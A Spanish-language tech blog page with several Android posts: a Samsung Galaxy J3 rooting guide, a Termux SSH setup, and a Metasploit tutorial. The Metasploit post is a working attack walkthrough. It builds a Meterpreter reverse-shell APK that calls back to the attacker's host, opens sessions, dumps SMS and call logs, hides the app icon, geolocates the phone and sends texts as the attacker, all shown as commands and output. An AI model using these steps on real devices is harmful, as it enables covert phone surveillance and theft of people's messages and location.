Mostrando entradas con la etiqueta Android. Mostrar todas las entradas
Mostrando entradas con la etiqueta Android. Mostrar todas las entradas
sábado, 15 de septiembre de 2018
10 - Conectarme por Bluetooth al Servidor desde el OpenManage Mobile
Nos conectamos a un Servidor EMC Dell PowerEdge R470 por Blootooth desde un celular Samsung con la App Open Manage Mobile.


domingo, 25 de junio de 2017
Rootear Samsung Galaxy J3
Fue probado en el siguiente equipo:
Dispositivo: Samsung Galaxy J3 (2016)
Número de Modelo: SM-J320M
Versión de Android: 5.1.1
Comenzamos con el instructivo:
Vamos a "Ajustes" del teléfono => "Acerca del dispositivo" => "Info. Software" => Hacemos 3 clicks sobre "Número de compilación" y se activará modo de desarrollador.
Volvemos a "Ajustes" => "Opciones de desarrollador" y activamos => Habilitamos "Depuración de USB"


Desconectamos el teléfono del cable USB y lo apagamos.
Con el celular apagado -> presionamos las teclas de: "Home"+"Encendido"+"Bajar Volumen"
Cuando aparece la siguiente imagen damos "Subir Volumen":

Conectamos el celular al USB conectado a la computadora.
Vemos el odin la solapa Log que figura que fue detectado y damos click en "Start" y vemos también en el celular carga una barra:

Aparece que todos los hilos fueron completos y aparece PASS:


Dispositivo: Samsung Galaxy J3 (2016)
Número de Modelo: SM-J320M
Versión de Android: 5.1.1
Comenzamos con el instructivo:
Vamos a "Ajustes" del teléfono => "Acerca del dispositivo" => "Info. Software" => Hacemos 3 clicks sobre "Número de compilación" y se activará modo de desarrollador.
Volvemos a "Ajustes" => "Opciones de desarrollador" y activamos => Habilitamos "Depuración de USB"

También el "Desbloqueo OEM"

Descargamos el SuperSU: SR3-SuperSU-v2.79-SR3-20170114223742.zip del siguiente enlace:
Conectamos el USB al celular y a la computadora y copiamos el archivo descargado previamente en la targeta externa dentro de una carpeta Download, sino existe la creamos:


Descargamos odin3_v3.12.5 y el TWRP_3.0.2-0_SM-J320F.tar.md5 respectivamente de los siguientes links:
Ejecutar el odin, hacer click en "Options" y destildar las opciones "Auto Reboot" y "F. Reset Time"

Hacer click en AP y nos abrirá una ventana en la cual le indicamos la ruta de: TWRP_3.0.2-0_SM-J320F.tar.md5

Desconectamos el teléfono del cable USB y lo apagamos.
Con el celular apagado -> presionamos las teclas de: "Home"+"Encendido"+"Bajar Volumen"
Cuando aparece la siguiente imagen damos "Subir Volumen":

Conectamos el celular al USB conectado a la computadora.
Vemos el odin la solapa Log que figura que fue detectado y damos click en "Start" y vemos también en el celular carga una barra:

Aparece que todos los hilos fueron completos y aparece PASS:

Desconectamos el cable y sacamos la batería para apagarlo.
Volvemos a ponerle la batería y presionamos las teclas juntas para encenderlo: "Home"+"Subir Volumen"+"Encendido"
Aparece el celular iniciando con un mensajito verde arriba a la izquierda y luego carga un menú en russo, no asustarse, clickear el botón gris de abajo a la izquierda:

Seleccionamos instalar como indica la imagen arriba a la izquierda:

Buscamos donde subimos el archivo en la tarjeta de memoria tocando el botón gris de abajo a la izquierda:

Elegimos Micro SDCard:

Vamos a la carpeta Download:

Seleccionamos el archivo SR3-SuperSU ...

Desplazamos la barra naranja de abajo a la derecha:

Y esperamos que aparezca rotoBo que indica que finalizó:

Volvemos atrás con el triángulo que indica a la izquierda < dos veces hasta volver al menú con los botones y tocamos el botón de reinicio de abajo a la derecha:

El sistema -> Tecla de arriba a la izquierda:

Si aparece instalar SU le damos que no, a mi particularmente no me apareció.
Esperamos que reinicie y debe aparecer "Iniciando Android ..." "Abriendo aplicaciones" Tarda varios minutos:

Descargamos y ejecutamos del play store el SuperSU y creamos un nuevo usuario.
KNOX => Aceptar
Después instalamos el "Root checker" también del play store para ver que realmente tenemos permisos de root:

FUENTE:
jueves, 25 de mayo de 2017
Instalando y usando Metasploit en MacBook Sierra para Acceder a un Android

http://osx.metasploit.com/metasploit-framework-4.14.22%2B20170525092251-1rapid7-1.pkg
2) Instalamos por defecto, aceptamos términos y condiciones.
3) Agregamos los alias ó también podemos agregar la ruta al path de ejecución:
$ alias msfconsole='/opt/metasploit-framework/bin/msfconsole'
$ alias msfvenom='/opt/metasploit-framework/bin/msfvenom'
4) Generamos la aplicación la cual se conectará a la pc atacante, ponemos un payload de shell reversa, el LHOST es la ip de la mac y la ruta donde mandaremos la aplicacion que instalaremos en el android:
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.42 R > Desktop/Aplicacion.apkNo platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8779 bytes
5) Ahora hay que copiarlo al android al cual "atacaremos", ahi esta en cada uno como pasarlo, yo lo pasé en mi celular mediante dropbox, instalarlo. 6) Desde la mac abrimos el msfconsole:
$ msfconsole
7) Indicamos el exploit, el payload el host remoto y el host local, ejecutamos el exploit y luego ejecutamos la aplicación desde el android:
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcppayload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.42LHOST => 192.168.1.42
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.1.42:4444
[*] Starting the payload handler...
[*] Sending stage (68443 bytes) to 192.168.1.39
[*] Meterpreter session 1 opened (192.168.1.42:4444 -> 192.168.1.39:59209) at 2017-05-25 23:03:51 -0300
[*] Sending stage (68443 bytes) to 192.168.1.39
[*] Meterpreter session 2 opened (192.168.1.42:4444 -> 192.168.1.39:39350) at 2017-05-25 23:03:52 -0300
[*] Sending stage (68443 bytes) to 192.168.1.39
[*] Meterpreter session 3 opened (192.168.1.42:4444 -> 192.168.1.39:37856) at 2017-05-25 23:03:52 -0300
[-] Failed to load client script file: /opt/metasploit-framework/embedded/framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi.rb
8) Ya tenemos la sesión iniciada, vamos a bajar los mensajes:
meterpreter > dump_sms [*] Fetching 9 sms messages [*] SMS messages saved to: sms_dump_20170525230451.txt meterpreter >
9) Descargamos las llamadas:
meterpreter > dump_calllog[*] Fetching 5 entries [*] Call log saved to calllog_dump_20170525230542.txt meterpreter >
10) Ocultamos el icono de la aplicación:
meterpreter > hide_app_icon[*] Activity MainActivity was hidden
11) Obtenemos la ubicación geográfica mediante la wifi a la cual se conectó:
meterpreter > wlan_geolocate[*] Google indicates the device is within 150 meters of -xx.yyyyy.xxxx. [*] Google Maps URL: https://maps.google.com/?q=-xx.yyyyy.xxxx meterpreter >
12) Mandamos un msj de texto al celular 01234567890 con el mensaje -> desde el atacante:
meterpreter > send_sms -d "01234567890” -t "Desde el atacante”[+] SMS sent - Transmission successful
sábado, 22 de abril de 2017
Conectarme a Android por SSH sin rootearlo con Termux
Desde el "Play Store" del celu descargaremos la aplicación llamada Termux.
Y ya tenemos un terminal de bash, probamos ejecutar sshd y vemos que no está instalado:
$ sshd

Lo instalamos con el bien y ponderado apt-get de debian dandole Y para continuar cuanod nos pida:
$ apt-get install openssh

Ejecutamos un netstat para ver en si esta escuchando en el puerto 22, vemos que no aparece, lo iniciamos y volvemos a verificar, pero ahora vemos que está en otro puerto, el 8822:
$ netstat -an | grep -i listen | grep 22
$ sshd
$ !net

Intentamos conectarnos al puerto 8022 desde la misma aplicacion y vemos que no aparece permiso denegado:
$ ssh localhost -p 8022

Tenemos que crear el authorized_keys y darle permisos:
$ touch .ssh/authorized_keys
$ chmod 600 .ssh/authorized_keys
$ chmod 700 .ssh/

Generamos el juego de llaves publica y privada, damos enter salvo que querramos especificar una passphrase, en mi caso la dejé vacía para ingresar sin password:
$ ssh-keygen

Agregamos la publica al final del authorized_keys:
$ cat .ssh/id_rsa.pub >> .ssh/authorized_keys

Ahora si vemos que nos podemos loguear al localhost a dicho puerto:
$ ssh localhost -p 8022

Copiamos la clave privada desde el telefono hacia el servidor desde el cual nos conectaremos, el server tiene la ip 192.168.1.43:
$ scp .ssh/id_rsa root@192.168.1.43:/root

Probamos conectarnos desde el linux por ssh indicando la ip del telèfono, el puerto y la clave privada que copiamos:
root@linux:/# ssh 192.168.1.36 -p 8022 -i id_rsa

Si queremos conectarnos sin contraseña con el putty primero nos descargamos el puttygen.exe de acá http://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html, lo ejecutamos, primero seleccionamos RSA, damos Load para cargar el id_rsa que generamos en el android, damos Aceptar y lo guardamos como clave privada con Save private key:

Ejecutamos el putty, vamos a Conexión - Data y en username ponemos el usuario que tiene el android, pueden verlo desde el terminal con el comando:
$ whoami
u0_a145

Luego vamos a SSH -> Auth -> Browse .. y seleccionamos la clave .ppk que generamos previamente con el puttygen:

Finalmente en la solapa Session ponemos la ip, el puerto, seleccionamos SSH, ponemos el nombre de la sesiòn en Saved Session y click en Save:

Open y listo, conectamos.
Suscribirse a:
Entradas (Atom)


